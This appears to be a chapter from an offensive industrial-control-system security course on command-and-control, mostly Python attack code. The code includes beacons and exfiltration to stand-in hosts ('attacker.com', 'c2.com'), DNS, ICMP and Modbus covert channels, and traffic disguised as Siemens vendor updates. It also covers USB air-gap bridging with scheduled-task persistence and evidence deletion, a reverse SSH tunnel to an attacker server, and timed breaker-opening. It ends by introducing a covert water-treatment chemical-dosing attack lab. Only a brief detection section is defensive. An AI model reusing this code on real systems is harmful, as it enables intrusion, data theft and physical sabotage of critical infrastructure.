
1.2 C2 Objectives in ICS

1. **Reconnaissance**: Monitor industrial processes, collect intelligence
2. **Command Execution**: Deploy payloads, modify PLC logic
3. **Data Exfiltration**: Steal IP (process recipes, engineering drawings)
4. **Maintaining Access**: Persist across incidents and maintenance
5. **Coordinated Attack**: Synchronize multi-site operations

2. C2 Architecture for ICS

2.1 Multi-Tier C2 Infrastructure





2.2 Implementing Multi-Tier C2

```
# multi_tier_c2.py - Cascading C2 architecture for OT
import socket
import base64
import time
import json

class MultiTierC2:
    def __init__(self, tier_level, next_hop=None):
        self.tier = tier_level
        self.next_hop = next_hop  # IP of next tier
        self.command_queue = []

    def tier1_it_workstation(self):
        """
        Tier 1: Corporate IT network
        - Internet-connected
        - Relays commands to OT network
        """
        c2_server = "attacker.com"

        while True:
            # Beacon to external C2 (HTTPS)
            commands = self.https_beacon(c2_server)

            if commands:
                # Forward to Tier 2 (OT DMZ) via allowed protocol
                self.forward_to_tier2(commands)

            # Slow beacon (every 6 hours)
            time.sleep(21600)

    def https_beacon(self, c2_url):
        """
        HTTPS beacon with domain fronting
```

```
    Disguise as legitimate web traffic
    """
    import requests

    # Domain fronting: Use CDN to hide real C2
    headers = {
        'Host': 'attacker.com',  # Real C2
        'User-Agent': 'Mozilla/5.0...'  # Legitimate browser UA
    }

    try:
        response = requests.get(
            'https://cloudflare.com/update',  # CDN domain
            headers=headers,
            timeout=30
        )

        if response.status_code == 200:
            # Commands encoded in response
            commands = base64.b64decode(response.text)
            return json.loads(commands)

    except:
        pass

    return None

def forward_to_tier2(self, commands):
    """
    Forward commands to Tier 2 (Engineering workstation in OT DMZ)
    Use protocol allowed through IT/OT firewall (e.g., RDP, SSH)
    """
    # Connect to EWS via allowed remote desktop protocol
    ews_ip = self.next_hop  # Engineering workstation
    ews_port = 3389  # RDP

    # Encode commands in RDP clipboard transfer
    # Or use SSH tunnel if SSH is allowed

    self.ssh_forward(ews_ip, commands)

def ssh_forward(self, target_ip, data):
    """
    Forward data via SSH (if allowed through firewall)
    """
    import paramiko

    ssh = paramiko.SSHClient()
```

```
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.connect(target_ip, username='engineer', password='password')

        # Execute command on Tier 2
        stdin, stdout, stderr = ssh.exec_command(f'python3 tier2_agent.py
"{base64.b64encode(json.dumps(data).encode()).decode()}"')

        ssh.close()

    def tier2_ot_dmz(self):
        """
        Tier 2: OT DMZ (Engineering workstation or SCADA server)
        - Cannot reach internet directly
        - Relays to process control network
        """
        while True:
            # Receive commands from Tier 1
            commands = self.check_tier1_commands()

            if commands:
                # Forward to PLCs via Modbus/S7/EtherNet/IP
                self.forward_to_plcs(commands)

            time.sleep(3600)  # Check hourly

    def forward_to_plcs(self, commands):
        """
        Forward commands to Tier 3 (PLCs)
        Use native industrial protocols
        """
        for plc in commands.get('target_plcs', []):
            if plc['protocol'] == 'modbus':
                self.modbus_c2_execute(plc['ip'], commands['action'])
            elif plc['protocol'] == 's7':
                self.s7_c2_execute(plc['ip'], commands['action'])

    def modbus_c2_execute(self, plc_ip, action):
        """
        Execute command via Modbus covert channel
        """
        from pymodbus.client import ModbusTcpClient

        client = ModbusTcpClient(plc_ip, port=502)
        client.connect()

        # Encode command in Modbus register (covert channel)
        # Register 1000: Command opcode
        # Register 1001-1010: Parameters
```

```
        if action['type'] == 'read_program':
            # Trigger PLC firmware backdoor to dump program
            client.write_register(1000, 0x01)  # Command: READ_PROGRAM
            time.sleep(2)
            program_data = client.read_holding_registers(1100, 100)  # Response registers

        elif action['type'] == 'modify_output':
            # Force output state
            client.write_register(1000, 0x02)  # Command: MODIFY_OUTPUT
            client.write_register(1001, action['output_id'])
            client.write_register(1002, action['new_state'])

        client.close()

# Usage - Deploy agents at each tier
tier1 = MultiTierC2(tier_level=1, next_hop="192.168.100.10")  # IT workstation
tier1.tier1_it_workstation()
```

3. Covert C2 Channels

3.1 DNS Tunneling

```
# dns_c2_channel.py - DNS tunneling for air-gapped networks
import dns.resolver
import base64
import binascii

class DNSC2:
    def __init__(self, domain="c2.attacker.com"):
        self.domain = domain
        self.resolver = dns.resolver.Resolver()

    def send_command(self, cmd_string):
        """
        Encode command in DNS query subdomain
        Example: base64cmd.c2.attacker.com
        """
        # Encode command
        encoded = base64.b32encode(cmd_string.encode()).decode().replace('=', '')

        # Split into DNS labels (max 63 chars each)
        labels = [encoded[i:i+63] for i in range(0, len(encoded), 63)]

        # Construct query
        query = '.'.join(labels) + f".{self.domain}"
```

```
        # Send DNS query
        try:
            answers = self.resolver.resolve(query, 'A')
            # Command acknowledged (dummy response)
            return True
        except:
            return False

    def receive_response(self, query_id):
        """
        Receive response via DNS TXT record
        Attacker updates TXT record with encoded response
        """
        query = f"{query_id}.response.{self.domain}"

        try:
            answers = self.resolver.resolve(query, 'TXT')
            for rdata in answers:
                # Decode TXT record
                response_b32 = str(rdata).strip('"')
                response = base64.b32decode(response_b32 + '===')
                return response.decode()
        except:
            return None

    def exfiltrate_data(self, data, chunk_size=200):
        """
        Exfiltrate data via DNS queries
        Very slow but bypasses firewall
        """
        # Split data into chunks
        chunks = [data[i:i+chunk_size] for i in range(0, len(data), chunk_size)]

        for i, chunk in enumerate(chunks):
            encoded = base64.b32encode(chunk).decode().replace('=', '')
            query = f"{i}.{encoded[:63]}.exfil.{self.domain}"

            # Send chunk
            self.resolver.resolve(query, 'A')
            time.sleep(60)  # Slow exfiltration (1 chunk/minute)

# Usage
dns_c2 = DNSC2("c2domain.com")
dns_c2.send_command("read_plc_program")
response = dns_c2.receive_response("12345")
```

3.2 Protocol-Native C2 (Modbus)

```
# modbus_native_c2.py - C2 using Modbus protocol
from pymodbus.client import ModbusTcpClient
import struct
import time

class ModbusC2:
    def __init__(self, plc_ip, command_register=1000, response_register=1100):
        self.client = ModbusTcpClient(plc_ip, port=502)
        self.client.connect()
        self.cmd_reg = command_register
        self.resp_reg = response_register

    def send_command(self, opcode, params=[]):
        """
        Send command via Modbus registers
        Appears as normal SCADA write operations
        """
        # Write opcode
        self.client.write_register(self.cmd_reg, opcode)

        # Write parameters
        for i, param in enumerate(params):
            self.client.write_register(self.cmd_reg + 1 + i, param)

        print(f"[+] Command {opcode} sent via Modbus")

    def read_response(self, length=10):
        """
        Read response from PLC
        PLC firmware backdoor writes results to response registers
        """
        result = self.client.read_holding_registers(self.resp_reg, length)

        if not result.isError():
            return result.registers

        return None

    def execute_plc_command(self, command):
        """
        High-level command execution
        """
        commands = {
            'dump_program': (0x01, []),
            'modify_output': (0x02, [command.get('output_id', 0), command.get('state', 0)]),
            'read_memory': (0x03, [command.get('address', 0), command.get('length', 10)]),
            'backdoor_status': (0xFF, [])
        }
```

```
        if command['type'] in commands:
            opcode, params = commands[command['type']]
            self.send_command(opcode, params)

            time.sleep(2)  # Wait for PLC to process

            response = self.read_response()
            return response

    def beacon_loop(self, interval=3600):
        """
        Periodic beacon to check for new commands
        Blends with normal SCADA polling
        """
        while True:
            # Check for pending commands (opcode 0xFF = status check)
            self.send_command(0xFF, [])

            response = self.read_response(1)
            if response and response[0] > 0:
                # New command available
                print("[+] New command detected")
                # Read and execute command
                cmd_data = self.read_response(10)
                self.process_command(cmd_data)

            time.sleep(interval)  # Slow beacon (every hour)

# Usage
modbus_c2 = ModbusC2("192.168.10.10")
modbus_c2.execute_plc_command({'type': 'dump_program'})
modbus_c2.beacon_loop(3600)
```

3.3 ICMP Tunneling

```
# icmp_c2_tunnel.py - C2 over ICMP (ping)
# ICMP often allowed through OT firewalls for diagnostics

from scapy.all import *
import base64

class ICMPC2:
    def __init__(self, target_ip):
        self.target = target_ip

    def send_command(self, command):
        """
```

```
        Encode command in ICMP payload
        """
        # Encode command
        encoded_cmd = base64.b64encode(command.encode())

        # Craft ICMP packet with command in payload
        packet = IP(dst=self.target) / ICMP(type=8, code=0) / Raw(load=encoded_cmd)

        # Send packet
        send(packet, verbose=0)

        print(f"[+] Command sent via ICMP to {self.target}")

    def receive_response(self):
        """
        Sniff for ICMP replies with encoded response
        """
        def packet_callback(pkt):
            if pkt.haslayer(ICMP) and pkt[ICMP].type == 0:  # Echo Reply
                if pkt.haslayer(Raw):
                    # Decode response
                    response = base64.b64decode(pkt[Raw].load)
                    print(f"[+] Response: {response.decode()}")
                    return response

        # Sniff for replies
        sniff(filter=f"icmp and src {self.target}", prn=packet_callback, count=1, timeout=10)

# Usage
icmp_c2 = ICMPC2("192.168.10.10")
icmp_c2.send_command("read_sensors")
icmp_c2.receive_response()
```

3.4 HTTP(S) via Vendor Portals

```
# vendor_portal_c2.py - Disguise C2 as vendor support traffic
import requests
import time

class VendorPortalC2:
    def __init__(self, vendor_domain="support.siemens.com"):
        self.vendor_domain = vendor_domain
        self.session = requests.Session()

    def beacon(self, device_id):
        """
        Beacon disguised as legitimate update check
        """
```

```
        # Appear as Siemens TIA Portal checking for updates
        headers = {
            'User-Agent': 'Siemens TIA Portal V17 Update Service',
            'X-Device-ID': device_id,
            'X-Product-Version': '17.0.0.1'
        }

        # Real Siemens update servers mixed with attacker C2
        update_urls = [
            f"https://{self.vendor_domain}/api/updates/check",  # Legitimate
            f"https://cdn.{self.vendor_domain}/updates/manifest.json",  # Attacker-controlled
CDN
        ]

        for url in update_urls:
            response = self.session.get(url, headers=headers, timeout=30)

            if response.status_code == 200 and 'command' in response.json():
                # Attacker server returned command
                return response.json()['command']

            time.sleep(5)  # Slow requests to appear normal

        return None

    def exfiltrate_via_update_feedback(self, data):
        """
        Exfiltrate data disguised as update installation feedback
        """
        feedback_url = f"https://{self.vendor_domain}/api/feedback"

        # Encode stolen data in "error report"
        feedback = {
            'status': 'error',  # Fake error to justify large data
            'error_code': 'E_UPDATE_FAILED',
            'diagnostic_data': base64.b64encode(data).decode(),
            'timestamp': time.time()
        }

        self.session.post(feedback_url, json=feedback)
        print("[+] Data exfiltrated via vendor feedback channel")

# Usage
vendor_c2 = VendorPortalC2("update.siemens.com")
command = vendor_c2.beacon("PLC-12345")
if command:
    print(f"[+] Received command: {command}")
```

4. Slow and Low Tradecraft

4.1 Beacon Strategy

```
# slow_beacon.py - Slow beacon for long-term operations
import time
import random

class SlowBeacon:
    def __init__(self, c2_url, base_interval=86400):
        self.c2_url = c2_url
        self.base_interval = base_interval  # 24 hours

    def calculate_next_beacon(self):
        """
        Calculate next beacon time with jitter
        Mimic human work patterns
        """
        # Business hours only (8 AM - 6 PM local time)
        import datetime
        now = datetime.datetime.now()

        # Add jitter (±20% of base interval)
        jitter = random.randint(-int(self.base_interval * 0.2),
                                int(self.base_interval * 0.2))
        next_beacon = now + datetime.timedelta(seconds=self.base_interval + jitter)

        # Ensure beacon during business hours
        while next_beacon.hour < 8 or next_beacon.hour > 18:
            next_beacon += datetime.timedelta(hours=1)

        # Skip weekends
        while next_beacon.weekday() >= 5:  # Saturday/Sunday
            next_beacon += datetime.timedelta(days=1)

        return next_beacon

    def beacon_loop(self):
        """
        Slow beacon with human-like patterns
        """
        while True:
            # Beacon to C2
            commands = self.beacon()

            if commands:
                self.execute_commands(commands)
```

```
            # Calculate next beacon time
            next_beacon = self.calculate_next_beacon()
            sleep_seconds = (next_beacon - datetime.datetime.now()).total_seconds()

            print(f"[*] Next beacon: {next_beacon} ({sleep_seconds/3600:.1f} hours)")
            time.sleep(sleep_seconds)

    def beacon(self):
        """
        Send beacon (implementation depends on C2 channel)
        """
        # Example: HTTPS beacon
        try:
            response = requests.get(self.c2_url, timeout=30)
            if response.status_code == 200:
                return response.json()
        except:
            pass

        return None

# Usage - Beacon once per day during business hours
slow_c2 = SlowBeacon("https://c2.com/beacon", base_interval=86400)
slow_c2.beacon_loop()
```

4.2 Data Exfiltration Rate Limiting

```
# rate_limited_exfil.py - Slow exfiltration to avoid detection
import time
import hashlib

class RateLimitedExfiltration:
    def __init__(self, max_bytes_per_day=10240):  # 10 KB/day
        self.daily_limit = max_bytes_per_day
        self.bytes_sent_today = 0
        self.last_reset = time.time()

    def exfiltrate_file(self, file_path, c2_url):
        """
        Exfiltrate file at very slow rate
        """
        with open(file_path, 'rb') as f:
            data = f.read()

        # Calculate chunks
        chunk_size = 1024  # 1 KB chunks
        chunks = [data[i:i+chunk_size] for i in range(0, len(data), chunk_size)]
```

```
        print(f"[*] Exfiltrating {len(data)} bytes in {len(chunks)} chunks")
        print(f"[*] Estimated time: {len(chunks) / 10:.1f} days")

        for i, chunk in enumerate(chunks):
            # Check daily limit
            if self.bytes_sent_today >= self.daily_limit:
                # Wait until tomorrow
                sleep_time = 86400 - (time.time() - self.last_reset)
                print(f"[*] Daily limit reached, sleeping for {sleep_time/3600:.1f} hours")
                time.sleep(sleep_time)
                self.bytes_sent_today = 0
                self.last_reset = time.time()

            # Send chunk
            self.send_chunk(chunk, i, c2_url)
            self.bytes_sent_today += len(chunk)

            # Delay between chunks (randomized)
            time.sleep(random.randint(3600, 7200))  # 1-2 hours

    def send_chunk(self, data, chunk_id, c2_url):
        """
        Send single chunk to C2
        """
        import requests

        payload = {
            'chunk_id': chunk_id,
            'data': base64.b64encode(data).decode(),
            'checksum': hashlib.md5(data).hexdigest()
        }

        requests.post(c2_url, json=payload, timeout=30)
        print(f"[+] Chunk {chunk_id} sent ({len(data)} bytes)")

# Usage - Exfiltrate 1MB file over ~100 days
exfil = RateLimitedExfiltration(max_bytes_per_day=10240)
exfil.exfiltrate_file("/path/to/plc_program.bin", "https://c2.com/upload")
```

5. Air-Gap Bridging Techniques

5.1 USB Drop Campaign

```
# usb_airgap_bridge.py - Automated air-gap bridging via USB
# Deploy on Rubber Ducky or similar USB attack device

class USBAirGapBridge:
```

```
    def __init__(self):
        self.staging_area = "E:\\staged_data"  # USB drive
        self.target_path = "C:\\Users\\Engineer\\Documents"

    def deploy_agent(self):
        """
        When USB plugged into air-gapped EWS, deploy agent
        """
        import shutil
        import subprocess

        # Copy agent to target system
        agent_source = f"{self.staging_area}\\system_update.exe"
        agent_dest = f"{self.target_path}\\system_update.exe"

        shutil.copy(agent_source, agent_dest)

        # Establish persistence
        subprocess.call(f'schtasks /create /tn "SystemUpdate" /tr "{agent_dest}" /sc daily /st
02:00')

        print("[+] Agent deployed on air-gapped system")

    def collect_data(self):
        """
        Collect data from air-gapped network to USB
        Next time USB is connected to internet-connected system, exfiltrate
        """
        import os
        import zipfile

        # Locate valuable data
        plc_projects = self.find_plc_projects()
        scada_configs = self.find_scada_configs()

        # Zip and copy to USB
        with zipfile.ZipFile(f"{self.staging_area}\\collected_data.zip", 'w') as zf:
            for file in plc_projects + scada_configs:
                zf.write(file, os.path.basename(file))

        print(f"[+] Collected {len(plc_projects) + len(scada_configs)} files to USB")

    def find_plc_projects(self):
        """
        Locate PLC project files
        """
        import glob
```

```
        project_patterns = [
            "C:\\Users\\*\\Documents\\Siemens\\*.ap17",  # TIA Portal
            "C:\\Users\\*\\Documents\\Rockwell\\*.ACD",  # RSLogix 5000
            "C:\\Users\\*\\Documents\\Schneider\\*.STU"  # Unity Pro
        ]

        files = []
        for pattern in project_patterns:
            files.extend(glob.glob(pattern))

        return files

    def bridge_to_internet(self):
        """
        When USB plugged into internet-connected system, exfiltrate
        """
        import requests

        collected_data = f"{self.staging_area}\\collected_data.zip"

        if os.path.exists(collected_data):
            with open(collected_data, 'rb') as f:
                files = {'file': f}
                requests.post("https://c2.com/upload", files=files)

            print("[+] Data exfiltrated via USB bridge")

            # Delete evidence
            os.remove(collected_data)

# Deployment:
# 1. Leave infected USB drives near target facility
# 2. Engineer finds USB, plugs into air-gapped EWS
# 3. Agent deploys and collects data
# 4. Engineer later plugs USB into IT laptop
# 5. Data automatically exfiltrated
```

5.2 Compromised Vendor Laptop

```
# vendor_laptop_bridge.py - Infect system integrator laptops
# When vendor connects to customer OT network, establish C2

class VendorLaptopBridge:
    def __init__(self):
        self.customer_networks = []

    def detect_ot_network_connection(self):
        """
```

```
        Detect when laptop is connected to customer OT network
        Look for industrial protocols on network
        """
        import socket
        import nmap

        nm = nmap.PortScanner()

        # Scan local subnet for Modbus/S7/EtherNet/IP
        local_subnet = self.get_local_subnet()
        nm.scan(hosts=local_subnet, arguments='-p 502,102,44818 -sT')

        ot_devices = []
        for host in nm.all_hosts():
            if nm[host]['tcp'].get(502, {}).get('state') == 'open':  # Modbus
                ot_devices.append({'ip': host, 'protocol': 'modbus'})
            elif nm[host]['tcp'].get(102, {}).get('state') == 'open':  # S7
                ot_devices.append({'ip': host, 'protocol': 's7'})

        if ot_devices:
            print(f"[+] Connected to OT network with {len(ot_devices)} devices")
            self.establish_c2_bridge(ot_devices)

    def establish_c2_bridge(self, ot_devices):
        """
        Establish C2 tunnel from vendor laptop to OT network
        Laptop has both OT and internet connectivity
        """
        import subprocess

        # Set up reverse SSH tunnel from laptop to C2 server
        # Allows C2 server to access OT network through laptop

        ssh_tunnel_cmd = 'ssh -f -N -R 9999:192.168.10.10:502 attacker@c2server.com'
        subprocess.call(ssh_tunnel_cmd, shell=True)

        print("[+] C2 tunnel established")
        print("[*] Attacker can now access PLC 192.168.10.10 via C2 server port 9999")

        # Notify C2 server
        self.notify_c2(ot_devices)

    def notify_c2(self, ot_devices):
        """
        Notify C2 server of new OT network access
        """
        import requests
```

```
        data = {
            'vendor_id': 'laptop_12345',
            'customer': self.identify_customer(),
            'ot_devices': ot_devices,
            'tunnel_port': 9999
        }

        requests.post("https://c2.com/new_ot_access", json=data)

# Deploy on system integrator laptops
# When they connect to customer sites, automatic C2 bridge established
```

6. Real-World C2 Case Studies

6.1 Stuxnet C2 Strategy

Multi-Stage C2:

1. **Stage 1**: USB worm spreads in corporate IT network
2. **Stage 2**: Identify Step 7 machines (engineering workstations)
3. **Stage 3**: Infect PLCs via legitimate engineering software
4. **Stage 4**: P2P C2 within facility (no external beaconing)
5. **Stage 5**: Update mechanism via infected USB drives brought onsite

No Traditional C2: Stuxnet operated entirely autonomously after initial deployment. Updates delivered via USB.

6.2 Industroyer C2 Architecture

```
# industroyer_c2_reconstruction.py
"""
Industroyer (2016 Ukraine blackout) C2:

1. Initial access via spear-phishing (corporate IT)
2. Lateral movement to OT engineering workstation
3. Deploy backdoor (44con) with custom protocol
4. C2 protocol: HTTP(S) to legitimate-looking domains
5. Timed activation (synchronized multi-site blackout)
6. Data wiper to cover tracks
"""

class IndustroyerC2:
    def __init__(self, c2_domains):
        self.c2_domains = c2_domains  # Multiple domains for redundancy
        self.current_domain = 0

    def beacon(self):
        """
```

```
        Beacon to C2 servers with failover
        """
        import requests

        for domain in self.c2_domains:
            try:
                response = requests.get(f"https://{domain}/api/status", timeout=30)
                if response.status_code == 200:
                    return response.json()
            except:
                continue  # Try next domain

        return None

    def execute_coordinated_attack(self, target_time):
        """
        Wait for specific time, then execute attack
        Allows multi-site coordinated blackout
        """
        import datetime

        while datetime.datetime.now() < target_time:
            time.sleep(3600)  # Check hourly

        # Execute attack
        self.open_all_breakers()
        self.wipe_evidence()

# Industroyer used time-based activation for coordinated attacks
```

7. Defensive Detection

7.1 Detecting C2 Traffic

```
# detect_ot_c2.py - Network monitoring for C2 indicators
class OTC2Detector:
    def __init__(self):
        self.baseline_connections = {}

    def analyze_network_traffic(self, pcap_file):
        """
        Analyze OT network traffic for C2 indicators
        """
        from scapy.all import rdpcap, IP, TCP, UDP, DNS

        packets = rdpcap(pcap_file)
```

```
        anomalies = []

        for pkt in packets:
            # Detect DNS tunneling
            if pkt.haslayer(DNS) and pkt[DNS].qd:
                query = pkt[DNS].qd.qname.decode()
                if len(query) > 100:  # Abnormally long DNS query
                    anomalies.append(f"DNS tunneling: {query}")

            # Detect outbound connections from OT network
            if pkt.haslayer(IP):
                src_ip = pkt[IP].src
                dst_ip = pkt[IP].dst

                if self.is_ot_ip(src_ip) and not self.is_internal_ip(dst_ip):
                    anomalies.append(f"Outbound connection: {src_ip} -> {dst_ip}")

            # Detect beaconing (regular intervals)
            if pkt.haslayer(TCP):
                self.check_beaconing_pattern(pkt)

        return anomalies

    def detect_modbus_covert_channel(self, pcap_file):
        """
        Detect abnormal Modbus register access patterns
        """
        from scapy.all import rdpcap

        packets = rdpcap(pcap_file)

        register_access = {}

        for pkt in packets:
            if self.is_modbus_packet(pkt):
                register = self.extract_register_address(pkt)

                # Track access frequency
                register_access[register] = register_access.get(register, 0) + 1

        # Flag high-numbered registers (uncommon)
        suspicious = {reg: count for reg, count in register_access.items() if reg > 500}

        return suspicious

# Usage
detector = OTC2Detector()
anomalies = detector.analyze_network_traffic("ot_traffic.pcap")
```

```
for anomaly in anomalies:
    print(f"[!] Anomaly: {anomaly}")
```

8. Hands-On Lab Exercises

Lab 1: Multi-Tier C2 Infrastructure

Objective: Build cascading C2 across network boundaries

Setup:

- Tier 1: Kali Linux (internet-connected)
- Tier 2: Windows server (simulated OT DMZ)
- Tier 3: OpenPLC (simulated process control network)

Tasks:

1. Deploy C2 agents at each tier
2. Implement command relay through firewalls
3. Execute PLC commands from internet-connected C2
4. Measure latency and detection risk

Lab 2: DNS Tunneling C2

Objective: Implement DNS-based C2 channel

Tasks:

1. Set up DNS server for C2 domain
2. Implement DNS tunneling client (encode commands in queries)
3. Test command execution via DNS
4. Exfiltrate file via DNS (measure bandwidth)
5. Attempt detection with Wireshark/Zeek

Lab 3: Modbus Covert Channel

Objective: Implement C2 using Modbus protocol

Implementation:

1. Set up Modbus PLC simulator
2. Implement command encoding in Modbus registers
3. Create beacon loop using Modbus polling
4. Demonstrate traffic blends with normal SCADA
5. Test defensive detection techniques

Lab 4: Slow Beacon Tradecraft

Objective: Implement long-term operational OPSEC

Tasks:

1. Deploy slow beacon (24-hour interval)
2. Add jitter and business-hours restriction
3. Implement data exfiltration rate limiting (10 KB/day)
4. Simulate multi-month operation
5. Analyze forensic footprint

9. Tools & Resources

C2 Frameworks

- **Cobalt Strike**: Commercial C2 (malleable profiles)
- **Metasploit**: Open-source framework
- **Empire/Covenant**: PowerShell/.NET C2
- **Sliver**: Modern Go-based C2

Tunneling Tools

- **iodine**: DNS tunneling
- **dnscat2**: DNS C2 channel
- **reGeorg**: HTTP tunnel
- **Chisel**: Fast TCP/UDP tunnel

OT-Specific

- **Modbus**: pymodbus library
- **S7**: python-snap7
- **ICS-PCAP**: Sample ICS traffic for testing

Summary

C2 in ICS environments requires specialized techniques:

Key Principles:

- Multi-tier architecture (bridge air-gaps)
- Protocol-native channels (Modbus, S7, DNS)
- Slow and low tradecraft (long-term operations)
- Redundant channels (primary, backup, emergency)
- Operational security (mimic normal traffic)

Challenges:

- Air-gap isolation

- Network monitoring and baselines
- Limited bandwidth
- Strict change management

Techniques:

- DNS/ICMP tunneling
- Vendor portal disguise
- USB-based bridging
- Compromised vendor laptops
- Time-based activation

Real-World Examples:

- Stuxnet: Autonomous operation via USB
- Industroyer: HTTP(S) C2 with time synchronization
- Triton: Local operations, minimal external C2

Lesson 10: COMPREHENSIVE OFFENSIVE LAB

Lesson 10: COMPREHENSIVE OFFENSIVE LAB

Overview

End-to-end red team operation against a simulated industrial facility. This comprehensive lab integrates all Module 2 techniques into a realistic multi-week attack scenario that mirrors nation-state operations against critical infrastructure.

Duration: 22 days (simulated timeline) **Difficulty**: Advanced **Prerequisites**: Completion of Lessons 1-9

Scenario: Water Treatment Facility Attack

Target Environment

Fictional City Water Treatment Plant:

- Population served: 500,000
- Daily capacity: 50 million gallons
- Critical process: Chemical dosing (chlorine for disinfection)
- Control system: Siemens S7-1200 PLCs, WinCC SCADA
- Network: Segmented IT/OT, engineering DMZ
- Security: Basic firewall, no IDS/IPS in OT network

Attack Objective

Manipulate chemical dosing system to demonstrate potential for water contamination without triggering alarms or operator intervention. Maintain stealth throughout operation.

